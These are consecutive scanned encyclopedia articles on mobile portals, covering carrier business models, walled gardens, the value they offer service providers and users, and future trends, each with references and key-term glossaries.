
Typical top-level mobile portal menus contain links to services such as news, weather, TV, downloads (games, ring tones, screen savers) and search engines. Mobile portals are not, however, only designed for one way services. One of the more unique features of a mobile portal is the ability to register for alerts, sent via SMS or using push technologies.

Because of the difficulties of configuring connections to the mobile Internet and managing page navigation with limited control keys, mobile carriers have worked with handset manufacturers to provide branded phones that include single key access to the carrier's mobile portal. This makes it easier to access the carrier's own portal but harder to access other portals.

BUSINESS MODELS FOR MOBILE PORTALS

There are three basic business models for mobile portals, which may be used in combination. Either they are based on

Figure 1. The Vodafone Live! mobile portal (image courtesy of Vodafone New Zealand Ltd.)



subscription, payment for individual services or advertising. The role of the mobile network operator in the m-commerce value chain will vary between contexts, but at the most active level the operator will provide the network, the WAP gateway, the mobile portal and also act as an intermediary and trusted third party between the customer and other content and service providers (Tsalgatidou & Veijalainen, 2000).

The first generation of mobile portals, introduced in the late 1990s, had limited success due to factors including cost, limited browser capability and slow transmission speed. However in Japan, NTT DoCoMo's subscription-based I-mode portal showed that it was possible to achieve success in the mobile portal market by developing a large customer base built using youth targeted branding, low costs and suitable technology (CNET News, 2001). A key aspect of success in Japan, as opposed to early failure in Europe, was that DoCoMo successfully integrated the three value chains that comprise mobile telecommunications, the devices, the infrastructure, and the services (Sigurdson, 2001). More recent success outside Japan has been based on integrating these three components, via Web portals, that link devices to carriers by building portal access into their menus and brokering services from other providers.

Mobile portals have been an important revenue generator for mobile phone network providers because they have been the main driver for use of data services by personal, as opposed to corporate, users. For example, UK figures provided on a regular basis by the Mobile Data Association show that WAP page impressions (i.e., requests for one or more WML files that construct a single page) have increased hugely since 2002, when the first UK mobile portals were introduced, from about 200 million per month to nearly 2 billion by the end of 2005 (Mobile Data Association, 2006).

Portals provided by network providers sometimes use a walled garden approach to browsable content, which integrates third party content. In many cases, this content has to be paid for. Access to the portal is built into phones provided by the carrier, making access easy, but locking the user into one point of access to the mobile internet. From the user's perspective, the walled garden is useful in that the control of content means that all content will be appropriate to the mobile device. However, it limits the user's ability to browse the internet more widely. On many devices, although it is possible to do so it is much more difficult to set up than using the built in portal. As an alternative approach, some carriers simply provide direct access to the Web via a specific home page, such as T-Mobile's use of the Google home page (Mobile Pipeline, 2005).

FUTURE TRENDS IN MOBILE PORTALS

Beyond the current WAP generation, future mobile portals will take advantage of smart phone and Java Micro Edition devices to deliver more sophisticated content and interactivity, using dynamically loaded applications and leveraging XHTML-MP markup as the common evolution path from WAP, cHTML and XML. To enable two way interaction between users and portal providers, many portals include push elements, enabling alerts to be sent to users based on their user profiles, and increasingly, Podcasts will be integrated into mobile portals to enable more sophisticated push content (Lewin, 2005). As mobile devices evolve from WML based markup to XHTML-MP, and screen size and resolution increases, there will be less distinction between pages designed for the Web in general and those designed specifically for mobile devices. The distinction between mobile and Web portals will blur, and eventually the distinction between them may well fade way almost altogether. In the interim, with the increasing number of portals available, and the increasing flexibility of devices, it is unlikely that providers will be able to sustain purely walled garden approaches. Rather, they will need to use their branded sites to provide unique content through their partners, and leverage the usability advantages of customized handsets, in order to retain users.

As devices and networks evolve, portal providers will have to adapt to changing technologies and markets. There will, however, still be significant differences in content provision between mobile portals and the rest of the Internet, because of the value added services that are possible through localization and personalization. Because of this, even when the mobile portal ceases to exist as a separate entity, Web portals will still include some elements that are unique to the mobile user.

CONCLUSION

Mobile portals have been an important component of the mobile Internet, providing mobile users with easier access to Web-based resources and enabling service providers to provide targeted content. Partnerships between network carriers and mobile device manufacturers are an important part of the business strategy of many mobile portals, enabling a walled garden approach that manages the user's Internet access. Early mobile portals had to be developed in the context of the limited form factor of WAP phones and restrictions on connection availability and speed. With the development of mobile phones with bigger, better screens (full color, high resolution, etc.) and high speed data connections, mobile portals have become both more sophisticated in the user interface and able to deliver a wider range of content.

REFERENCES

AOL. (2006). *AOL Mobile Portal*. Retrieved January 31, 2006, from http://aolmobile.aol.com/portal/

Clarke, I., Flaherty, T., & Madison, J. (2003). Mobile portals: The development of m-commerce. In B. Mennecke & T. Strader (Eds.), *Mobile commerce: Technology, theory and applications* (pp. 185-201). Hershey, PA: IRM Press.

CNET News. (2001). *Wireless Web portals duke it out*. Retrieved March 2006, from http://news.com.com/Wireless+Web+portals+duke+it+out/2009-1033_3-255977.html?tag=st.num

Cremin, R., & Rabin, J. (2006). *dotmobi switch on! Web browsing guide*. Retrieved March 2006, from http://pc.mtld.mobi/documents/dotmobi-Switch-On!-Web-Browsing-Guide.html

Grabbit. (2006). *Grabbit*. Retrieved January 31, 2006, from http://www.grabbit.co.nz/

Lewin, J. (2005). *Podcasting emerges as an ebusiness tool*. Retrieved January 31, 2006, from http://smallbusiness.itworld.com/4427/nls_ecommercepod050601/page_1.html

Microsoft. (2006). *MSN Mobile*. Retrieved January 31, 2006, from http://mobile.msn.com/

Mobile Data Association. (2006). *Mobile Data Association home page*. Retrieved January 26, 2006, from http://www.mda-mobiledata.org/mda/

Mobile Pipeline. (2005). *T-Mobile to use Google as mobile portal, dumps* '*walled garden.*' Retrieved January 26, 2006, from http://informationweek.com/story/showArticle.jhtml?articleID=164903968

Palm. (2006). *Palm Mobile portal*. Retrieved January 31, 2006, from http://mobile.palmone.com/

Sigurdson, J. (2001). *WAP OFF—Origin, failure and future*. Retrieved January 26, 2006, from http://www.telecomvisions.com/articles/pdf/wap-off.pdf

Tsalgatidou, A., & Veijalainen, J. (2000, September 4-6). Mobile electronic commerce: Emerging issues. In *EC-WEB 2000, 1st International Conference on E-Commerce and Web Technologies*, Greenwhich, UK (LNCS 1875, pp. 477-486). London: Springer.

Vodafone. (2006). *Vodafone Live!* Retrieved January 31, 2006, from http://www.vodafone.co.nz/vlive/vlive.jsp

WordDial. (2006). *WordDial home page*. Retrieved January 31, 2006, from http://www.worddial.com/

Yahoo. (2006). *Yahoo Mobile*. Retrieved January 31, 2006, from http://mobile.yahoo.com/

KEY TERMS

Global Positioning System (GPS): A network of satellites that enables ground based devices to acquire their latitude, longitude and altitude. Since line of sight is required to four satellites for accurate positioning, availability and accuracy will vary depending on the device context. For example, GPS location finding cannot be used indoors.

Localization: The delivery of services to the user that are aware of the user's current location and therefore tailored to that context.

Mobile Portal: Access point to the mobile Internet that provides a gateway to mobile applications.

Personalization: Providing content to the user that is based on their user profile.

Ubiquity: The availability of a service in most, if not all, locations.

Vodafone Live!: The original WAP portal, launched by Vodafone in 2002.

WAP Gateway: Part of the infrastructure of the mobile internet, providing a gateway between the World Wide Web and mobile telephone infrastructure.

WAP Push: Technology that allows a server to push content to WAP phone without requiring the phone's browser to make a client request.

Wireless Access Protocol (WAP): A communications protocol developed specifically for mobile phones, which supports page markup using the Wireless Markup Language (WML).

Wireless Markup Language (WML): XML compliant markup syntax, developed by the WAP forum, for creating pages for display on mobile phones.

Mobile Portals

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INTRODUCTION

The diffusion of mobile services is one of important technological phenomena of the twenty-first century (Dholakia & Dholakia, 2003). According to the International Telecommunication Union,[1] the number of mobile service users had exceeded 1.5 billion individual subscribers by early 2005. This represents around one-quarter of the world's population. The introduction of .mobi, a new top-level domain,[2] is expected to further facilitate the usage of mobile services. Because of their high penetration rates, mobile services have received cross-disciplinary academic attention (e.g., Ruhi & Turel, 2005; Serenko & Bontis, 2004; Turel, Serenko & Bontis, 2007; Turel, 2006; Turel & Serenko, 2006; Turel & Yuan, 2006; Turel et al., 2006). While the body of knowledge on mobile services in general is growing (Krogstie, Lyytinen, Opdahl, Pernici, Siau, & Smolander, 2004), there seems to be a gap in our understanding of a basic, yet important service that mobile service providers offer, namely mobile portals (m-portals).

M-portals are wireless Web pages that help wireless users in their interactions with mobile content and services (based on the definition by Clarke & Flaherty, 2003). These are a worthy topic for investigation since, in many cases, they represent the main gate to the mobile Internet and to wireless value-added services (Serenko & Bontis, 2004). Particularly, users of premium wireless services typically employ m-portals to discover and navigate to wireless content such as news briefs, stock quotes, mobile games, and so forth. Given this, m-portals have a strong value proposition (i.e., a unique value-added that an entity offers stakeholders through its operations) for both users and service providers. These value dimensions, which drive the implementation and the use of m-portals, are explored in the subsequent sections.

Despite that a number of publications solely devoted to the topic of m-portals already exist, there are very few works that not only present the concept of mobile portals, but also portray their characteristics and discuss some of the issues associated with their deployment by service providers and employment by individual users. The value proposition of mobile portals was rarely explored in depth, and some motivational factors for developing and using mobile portals still remain unclear. To fill this gap, this article explores value proposition of mobile portals from both a wireless service provider and an individual user perspective. Based on this discussion, two conceptual frameworks are suggested.

The rest of this article is structured as follows. First, the key value drivers of m-portals from a wireless service provider's viewpoint are portrayed. Second, a framework that depicts the unique attributes of mobile portals and their impact on the value users derive from these services is offered. This framework is then utilized for discussing some of the challenges mobile portal developers and service providers currently face. These obstacles need to be overcome in order for service providers and users to realize the true value of mobile portals.

WHAT ARE MOBILE PORTALS?

As defined earlier, m-portals are wireless Web pages especially designed to ease the navigation and interaction of users with mobile content and services. They are either based on existing Internet resources adjusted to the format of mobile networks or developed from scratch for wireless networks exclusively. Occasionally, m-portals are formed by aggregating several applications together, for example, e-mail, calendars, instant messaging, and content from different information providers in order to combine as much functionality as possible. Usually, mobile portals offer basic information on news, shopping, entertainment, sports, yellow pages, and maps. M-portals can provide access to specific niche content such as health care publications information (Fontelo, Nahin, Liu, Kim, & Ackerman, 2005), public services (Philarou & Lai, 2005), travel services (Koivumäki, 2002), and so forth, or offer general access to the mobile Internet (Jonason & Eliasson, 2001).

Although the field of research pertaining to mobile portals is relatively new, a number of studies have recently investigated the concept of mobile portals from both the technical and system adoption perspectives. From the technical standpoint, scholars have investigated various aspects required for service delivery including the development of the infrastructure required for m-portal services, hypertext languages for wireless content, personalization principles, and device optimization. For example, a context-aware mobile portal was developed (Mandato, Kovacs, Hohl, & Amir-Alikhani, 2002). It automatically adapts to user needs based on explicit preferences and implicit information derived from the content viewed by individuals and is achieved through the incorporation of leading-edge technologies and principles. This allows users to receive customized portal services in real-time at no cost. The usage of mobile agents was also offered as a solution to develop a personalization mechanism that considers both user and device profiles (Samaras & Panayiotou, 2002). From the technology adoption perspective, most scholars are concerned with the acceptance of wireless portals by individuals and organizations. For instance, a conceptual model of m-portal adoption was offered (Serenko & Bontis, 2004) and the role of marketing in the promotion of wireless portals was studied (Blechar, Constantiou, & Damsgaard, 2005).

Despite the differences in research directions, all academics agree that having mobile portals available is not sufficient to ensure the commercial success of this novel technology. As such, m-portals should present strong value proposition for both end users and service providers. The following section discuses the value proposition of mobile portals in detail.

THE VALUE PROPOSITION OF MOBILE PORTALS

M-portals offer various value propositions for both wireless service providers and users. These value dimensions are essential for driving the development, deployment, acceptance and usage of mobile portals by various stakeholders. Value perceptions are a key driver of consumer behavior in terms of services and products in general (Zeithaml, 1988), and with regards to mobile value-added services in particular (Turel & Serenko, 2006; Turel, Serenko, & Bontis, 2007). Service providers are also motivated by value when implementing and offering services (Afuah & Tucci, 2001; Porter, 1980, 1985). To better understand the value of these services for the two key stakeholders, namely, wireless service providers and users, the following two subsections outline some of the key value drivers of m-portals.

Value for Wireless Service Providers


From the wireless service provider perspective, m-portals are important since they enable providers to create a "walled garden" of services,[3] direct users to their controlled premium content, and maximize their revenues. The voice communications market has become extremely competitive in most developed countries (Paltridge, 2000). This results in price wars and a steady decline in the average voice-communications based revenue per user (ARPU) (Hatton, 2003; Swain et al., 2003). To stay competitive, wireless service providers have begun offering value-added services (VAS), such as mobile gaming, music downloads, and so forth (Barabee, 2003). Typically, these premium wireless services are facilitated through branded m-portals of the service providers. This makes it easy to access these premium services since they are readily accessible from the first screen of a portable device. In contrast, it is relatively difficult to access external Web sites (i.e., outside of the "walled garden") since it requires more tedious navigation, especially when a 10-button keypad is used for data entry.

M-portals enable service providers to increase their revenues from value-added services due to three unique service characteristics. *First*, m-portals make it easier to navigate to the desired wireless content because the portal groups its content in a meaningful way (e.g., games, news, finance, etc.). That is, users do not have to search for specific content using the QUERTY keypad. Instead, they can use hierarchical tree menus to navigate through the content by using only the OK button. For example, to reach a specific stock quote, users may choose finance, then select latest stock quotes, browse through the list of stocks and finally click on the preferred one. It should be noted that although usability is considered one of the growth drivers for wireless devices adoption (Guy, 2003), mobile services are still relatively difficult to use and fail to fit various important tasks (Buchanan, Farrant, Marsden, & Pazzani, 2001; Perry & Ballou, 1997). Thus, to help people partially overcome the usability and accessibility barriers of the wireless Internet, service providers offer m-portals.

Second, m-portals enable service providers to direct users to the premium content for which the service providers have revenue sharing. Mobile service providers may not only charge users for pure connectivity services or traffic (per minute in circuit switched second generation networks such as GSM or CDMA, or per kilobyte in packet switched networks such as GPRS or UMTS), but also profit from the actual content. For instance, people may access the premium content of a wireless service provider, such as ringtones and icons, and pay a premium fee. This fee is typically shared between the content aggregator or provider, and the wireless carrier. Therefore, the carrier may gain revenue from two sources: connectivity/traffic fees and premium content charges. The wireless carriers' share of the content revenue is flexible and may range from 9% to 80% (ARC Group, 2001; MacDonald, 2003).

Third, m-portals enable content quality control. That is, wireless service providers can ensure that the content presented on their portal is appropriate (e.g., no offensive content) and meets their service standards and portfolio of handsets. This is important since unlike the regular Internet, which is mostly free of charge, users of mobile services may pay connectivity, transmission, and premium content fees. In addition, interoperability issues may affect service quality.

Figure 1. A conceptual framework of the value drivers of m-portals from the wireless service provider perspective



For example, a polyphonic ringtone that is converted for the use with a handheld device that supports only simple ringtones may cause incompatibility, lose its value, and lead to customer complaints. Therefore, service providers want to ensure the quality of their offerings. This is especially true since it was empirically shown that value-added services are perceived as the most important dimension of wireless service quality, and that they have a strong positive effect on subscribers' satisfaction (Kim, Park, & Jeong, 2004). Such a quality control approach was proven successful in the case of i-Mode in Japan (Barnes & Huff, 2003; Jonason & Eliasson, 2001; MacDonald, 2003).

Overall, wireless carriers provide m-portals for quality assurance of premium content, traffic channeling for maximizing their premium revenues, and access control. In addition, m-portals are utilized for easing the wireless Web content search experience for both novice and expert users. This is expected to increase the usage of premium wireless services that, in turn, may affect service providers' revenues. Figure 1 presents a framework of the value drivers of m-portals from the wireless service provider perspective.

Value for Users

Mobile portals allow subscribers to realize value beyond that delivered by the regular Internet or traditional commerce. Users' value perceptions are defined as an "overall assessment of the utility of a product (or service) based on perceptions of what is received and what is given" (Zeithaml, 1988, p. 14). Value perceptions are important since they determine customer satisfaction (Anderson & Fornell, 2000; Fornell, Johnson, Anderson, Cha, & Bryant, 1996; Turel & Serenko, 2004), influence brand loyalty (Yang & Peterson, 2004), and affect user acceptance of wireless value-added services (Turel et al., 2007). Particularly, it has been demonstrated that a user's assessment of the value of wireless value-added services has four dimensions: financial value (i.e., value-for-money), social value (i.e., the enhancement of the social self-concept yielded by the service), emotional value (i.e., the value derived from the affective states generated by the service), and quality/performance value (i.e., the utility derived from quality perceptions and performance expectations) (Turel et al., 2007). Based on strong empirical evidence, the value assessment of m-portals should encapsulate the abovementioned four value dimensions.


It is believed that the ubiquity, localization and personalization of mobile portals differentiate them from other Web portals. As such, these attributes are expected to be key value drivers for mobile users. Ubiquity is the ability of mobile subscribers to access information or services from anywhere at any time, and also, to be reachable at anyplace at any time (Watson, Pitt, Berthon, & Inkhan, 2002). Mobile portals are not limited to a permanent location or time zone, and therefore can support "any time" services. The notion of "any time" in the wireless services context goes beyond simple time issues because it encapsulates simultaneity (Jaureguiberry, 2000). While the wired Internet offers a limited capacity to perform simultaneous tasks (e.g., searching the Internet for a stock quote while walking), mobile portals can facilitate full simultaneity and support the broader "any time" concept. Given the increased ease of use provided by mobile portals through the presentation of efficient hierarchical tree menus, it is also expected that relevant information can be sent or received in a timely manner.

Localization is the presentation of relevant, timely location-specific information. Wireless networks are capable of determining the location of users (Karagiozidis, Markoulidakis, Velentzas, & Kauranne, 2003) and provide location-relevant services based on this information (Barnes, 2003). Services that utilize callers' location information may include emergency caller location, asset tracking, navigation, location-sensitive wireless promotions, and so forth. Mobile portals can add location-based values to the overall service experience by tailoring service menus to a current user's location. For example, airport-relevant hyperlinks (e.g., arrivals and departures, check in, transportation from the airport, etc.) may appear on the front page of the portal when the system identifies that the user is located near an airport.

Personalization is the utilization of personal profiles, needs and preferences for providing user-specific information or services over the wireless network. The need for personalization of mobile services is driven by various contextual dispositions; it can lead to cognitive, social and emotional effects (Blom & Monk, 2003). In the context of mobile portals, personalization is relatively easy to implement since most wireless devices are carried and used by a single person. The input for personalizing m-portal services can come from various sources. First, users can build a static profile. For this, they can enter their general preferences through a call center, a registration Web site, or a wireless device. These preferences may include the look and feel of the service and a general interest profile. This list of interests can be translated into the structure of the menu so that top menu items match the user's interests. Second, the service provider can produce a dynamic profile, based on past user behavior, location data and other contextual inputs. For example, a stock quote that has been frequently viewed by a user can appear on the first page of the portal. Other contextual dimensions, such as time and location, can be added to the user profile. That is, the m-portal may provide a personalized menu only in certain times or locations. For instance, a menu for the retrieval of sports news can be provided only on weekday mornings when a person commutes. Note that this personalized menu approach may substantially improve the ease of use of mobile services because navigating to the desired wireless content by using a handheld device may be much more tedious than similar navigations by using a PC.

It should be noted that it is not easy for wireless service providers to deliver this value proposition to mobile subscribers. While the telecommunication infrastructure is mostly in place, various issues, such as device optimization, interoperability, privacy and security, still need to be overcome before users and service providers are able to fully realize the value proposition of m-portals. Device optimization refers to tailoring the same wireless content to multiple handhelds in an optimal manner. Due to a variety of handheld devices, service providers need to find a way to ensure usability across them. For example, one screen may contain up to 10 lines of content and another up to four lines only. In this case, the service provider needs to decide if a 10-line content item (e.g., news brief) should be summarized or presented with a scroll bar. Interoperability refers to the exchange of content from different networks and devices. For instance, service providers need to ensure that a CHTML[4] Web site can be accessed from a GSM handset that supports WAP only. Privacy and security refer to the protection of user personal information and ensuring individuals have full control over their static and dynamic personal usage profiles. This is especially important in the wireless context since service providers have sensitive information such as user location. To summarize these value drivers and potential barriers, Figure 2 depicts the value dimensions of m-portals from a user perspective, taking into account the issues that service providers need to consider.

Figure 2. A conceptual framework of the value drivers of m-portals from the user perspective



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SUMMARY

The purpose of this article was to introduce the concept of mobile portals and discuss several current issues associated with the employment of m-portals by individuals. For this, two conceptual frameworks were constructed. The first one refers to the value drivers of m-portals from the service provider perspective. Three drivers that increase service usage and improve profitability are suggested: (1) content control and quality assurance; (2) channeling users to their own premium content; and (3) ease of navigation to wireless premium services. The second framework relates to the value drivers from the end-user perspective. It is argued that mobile portal characteristics, such as ubiquity, localization and personalization, represent value for individuals. The m-portal value is described by financial, emotional, social and quality/performance dimensions. The relationship between m-portal characteristics and user value is moderated by several challenges such as device optimization, interoperability, and privacy/security.

Mobile portals are a novel technology that has become very popular among mobile device users. In order to deliver high-quality m-portal services and to meet customer expectations, providers should pay attention to the academic works emerging in this area. It is hoped that this article may potentially contribute in our understanding of this important phenomenon.

REFERENCES

Afuah, A., & Tucci, C. L. (2001). *Internet business models and strategies. Text and cases*. New York: McGraw-Hill.

Anderson, E. W., & Fornell, C. (2000). Foundations of the American Customer Satisfaction Index. *Total Quality Management & Business Excellence, 11*(7), 869-882.

ARC Group. (2001). *Content and applications*. London: Author.

Barabee, L. (2003). *Carriers make a play in wireless entertainment*. Boston: The Yankee Group.

Barnes, S. J. (2003). Developments in the m-commerce value chain: Adding value with location-based services. *Geography, 88*, 277-288.

Barnes, S. J., & Huff, S. L. (2003). Rising sun: iMode wireless Internet. *Communications of the ACM, 46*(11), 76.

Blechar, J., Constantiou, I., & Damsgaard, J. (2005). *The role of marketing in the adoption of new mobile services: Is it worth the investment?* Paper presented at the International Conference on Mobile Business, Sydney, Australia.

Blom, J. O., & Monk, A. F. (2003). Theory of personalization of appearance: Why users personalize their PCs and mobile phones. *Human-Computer Interaction, 18*(3), 193-228.

Buchanan, G., Farrant, S., Marsden, G., & Pazzani, M. (2001, May). *Improving mobile Internet usability.* Paper presented at the WWW10, Hong Kong, China.

Clarke, I., III, & Flaherty, T. B. (2003). Mobile portals: The development of m-commerce gateways. In B. E. Mennecke & T. J. Strader (Eds.), *Mobile commerce: Technology, theory and applications* (pp. 185-210). Hershey, PA: Idea Group Publishing.

Dholakia, R. R., & Dholakia, N. (2003). Mobility and markets: Emerging outlines of m-commerce. *Journal of Business Research, 57*(12), 1391-1396.

Fontelo, P., Nahin, A., Liu, F., Kim, G., & Ackerman, M. (2005). *Accessing MEDLINE/PubMed with handheld devices: Developments and new search portals.* Paper presented at the 38th Hawaii International Conference on System Sciences, Hawaii.

Fornell, C., Johnson, M. D., Anderson, E. W., Cha, J., & Bryant, B. E. (1996). The American Customer Satisfaction Index: Nature, purpose, and findings. *Journal of Marketing, 60*(7), 7-18.

Guy, A. (2003). *Industry players stress standards and usability as growth drivers at Yankee Group Mobile Messaging Forum* (Yankee Group Research Note in Wireless Mobile Services). Boston: The Yankee Group.

Hatton, M. (2003). *Pricing becomes the keystone of mobile operators' consumer strategy*. Boston: The Yankee Group.

Jaureguiberry, F. (2000). Mobile telecommunications and the management of time. *Social Science Information (Sur Les Sciences Sociales), 39*(2), 255-268.

Jonason, A., & Eliasson, G. (2001). Mobile Internet revenues: An empirical study of the I-Mode portal. *Internet Research: Electronic Networking Applications and Policy, 11*(4), 341-348.

Karagiozidis, M., Markoulidakis, Y., Velentzas, S., & Kauranne, T. (2003). Commercial use of mobile, personalised location-based services. *Journal of the Communications Network, 2* (3), 15-20.

Kim, M. K., Park, M. C., & Jeong, D. H. (2004). The effects of customer satisfaction and switching barrier on customer loyalty in Korean mobile telecommunication services. *Telecommunication Policy, 28*(2), 145-159.

Koivumäki, T. (2002). Consumer attitudes and mobile travel portal. *Electronic Markets, 12*(1), 47-57.

Krogstie, J., Lyytinen, K., Opdahl, A. L., Pernici, B., Siau, K., & Smolander, K. (2004). Research areas and challenges for mobile information systems. *International Journal of Mobile Communications, 2*(3), 220-234.

MacDonald, D. J. (2003). NTT DoCoMO's i-Mode: Developing win-win relationships for mobile commerce. In B. E. Mennecke & T. J. Strader (Eds.), *Mobile commerce: Technology, theory and applications* (pp. 1-25). Hershey, PA: Idea Group Publishing.

Mandato, D., Kovacs, E., Hohl, F., & Amir-Alikhani, H. (2002). CAMP: A context-aware mobile portal. *IEEE Communications Magazine, 40*(1), 90-97.

Paltridge, S. (2000). Current statistics; Mobile communications update. *Telecommunication Policy, 24*(5), 453-456.

Perry, E. L., & Ballou, D. J. (1997). The role of work, play, and fun in microcomputer software training. *Data Base for Advances in Information Systems, 28*(2), 93-112.

Philarou, R., & Lai, F. L. (2005). *Behind e-governments of less advantageous nations: A report of the meanings of e-government portals to lower and medium DAI nations.* Paper presented at the Hong Kong Mobility Roundtable, Hong Kong, China.

Porter, M. E. (1980). *Competitive strategy: Techniques for analyzing industries and competitors*. New York: Free Press.

Porter, M. E. (1985). *Competitive advantage: Creating and sustaining superior performance*. New York: The Free Press.

Ruhi, U., & Turel, O. (2005). Driving visibility, velocity and versatility: The role of mobile technologies in supply chain management. *Journal of Internet Commerce, 4*(3), 97-119.

Samaras, G., & Panayiotou, C. (2002). *Personalized portals for the wireless user based on mobile agents.* Paper presented at the 2nd International Workshop on Mobile Commerce, Atlanta, Georgia.

Serenko, A., & Bontis, N. (2004). A model of user adoption of mobile portals. *Quarterly Journal of Electronic Commerce, 4*(1), 69-98.

Swain, W., Entner, R., Guy, A., Barrabee, L., Yunus, F., Hatton, M., et al. (2003). *Data ARPU saves the day for wireless operators*. Boston: The Yankee Group.

Turel, O. (2006). Contextual effects on the usability dimensions of mobile value added services: A conceptual framework. *The International Journal of Mobile Communications, 4*(3), 309-332.

Turel, O., & Serenko, A. (2004, July 12-13). *User satisfaction with mobile services in Canada.* Paper presented at the Third International Conference on Mobile Business, M-Business 2004, New York City, New York.

Turel, O., & Serenko, A. (2006). Satisfaction with mobile services in Canada: An empirical investigation. *Telecommunication Policy, 30*(5-6), 314-331.

Turel, O., Serenko, A., & Bontis, N. (2007). User acceptance of wireless short messaging services: Deconstructing perceived value. *Information & Management, 44*(1), 63-73.

Turel, O., Serenko, A., Detlor, B., Collan, M., Nam, I., & Puhakainen, J. (2006). Investigating the determinants of satisfaction and usage of Mobile IT services in four countries. Journal of *Global Information Technology Management, 9*(4), 6-27.

Turel, O., & Yuan, Y. (2006). Investigating the dynamics of the m-commerce value system: A comparative viewpoint. *International Journal of Mobile Communications, 4*(5), 532-557.

Watson, R. T., Pitt, L. F., Berthon, P. Z., & Inkhan, G. M. (2002). U-commerce: Extending the universe of marketing. *Journal of the Academy of Marketing Science, 30*(4), 329-343.

Yang, Z., & Peterson, R. T. (2004). Customer perceived value, satisfaction, and loyalty: The role of switching costs. *Psychology & Marketing, 21*(10), 799-822.

Zeithaml, V. A. (1988). Consumer perceptions of price, quality and value: A means-end model and synthesis of evidence. *Journal of Marketing, 52*(3), 2-22.

KEY TERMS

Compact Hyper-Text Markup Language (CHTML): A subset of HTML for small portable devices. (http://www.Webopedia.com/TERM/C/cHTML.html)

General Packet Radio Service (GPRS): A standard for wireless communications which runs at speeds up to 115 kilobits per second, compared with current GSM's (Global System for Mobile Communications) 9.6 kilobits. GPRS, which supports a wide range of bandwidths, is an efficient use of limited bandwidth and is particularly suited for sending and receiving small bursts of data, such as e-mail and Web browsing, as well as large volumes of data. (http://www.Webopedia.com/TERM/G/GPRS.html)

Global System for Mobile Communications (GSM): One of the leading digital cellular systems. GSM uses narrowband TDMA, which allows eight simultaneous calls on the same radio frequency. GSM was first introduced in 1991. (http://www.Webopedia.com/TERM/G/GSM.html)

Mobile Portals (M-Portals): Wireless Web pages especially designed to assist wireless users in their interactions with wireless content and services (based on the definition by Clarke & Flaherty, 2003).

"Walled Garden": Refers to the content that wireless device users are able to see. The availability and selection of this content is limited by a service provider. (http://www.Webopedia.com/TERM/G/GSM.html)

Wireless Application Protocol (WAP): A secure specification that allows users to access information instantly via handheld wireless devices such as mobile phones, pagers, two-way radios, smart-phones and communicators. (http://www.Webopedia.com/TERM/W/WAP.html)

Universal Mobile Telecommunications System (UMTS): A 3G mobile technology that will deliver broadband information at speeds up to 2 Mbit/sec. Besides voice and data, UMTS will deliver audio and video to wireless devices anywhere in the world through fixed, wireless and satellite systems. (http://www.Webopedia.com/TERM/U/UMTS.html)

Value Proposition: The primary benefit of a product or service. (http://www.pcmag.com/encyclopedia_term/0,2542,t=value+proposition&i=53664,00.asp)

ENDNOTES

1 http://www.itu.int

2 For more information, refer to the Domain Name Web site at http://www.domainbank.net/mobi/index.cfm

3 The term "walled garden" refers to the content that wireless device users are able to see. The availability and selection of this content is limited by a service provider. More information is available on the Webopedia Web site at http://www.Webopedia.com/TERM/W/walled_garden.html.

Mobile Portals as Innovations

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INTRODUCTION

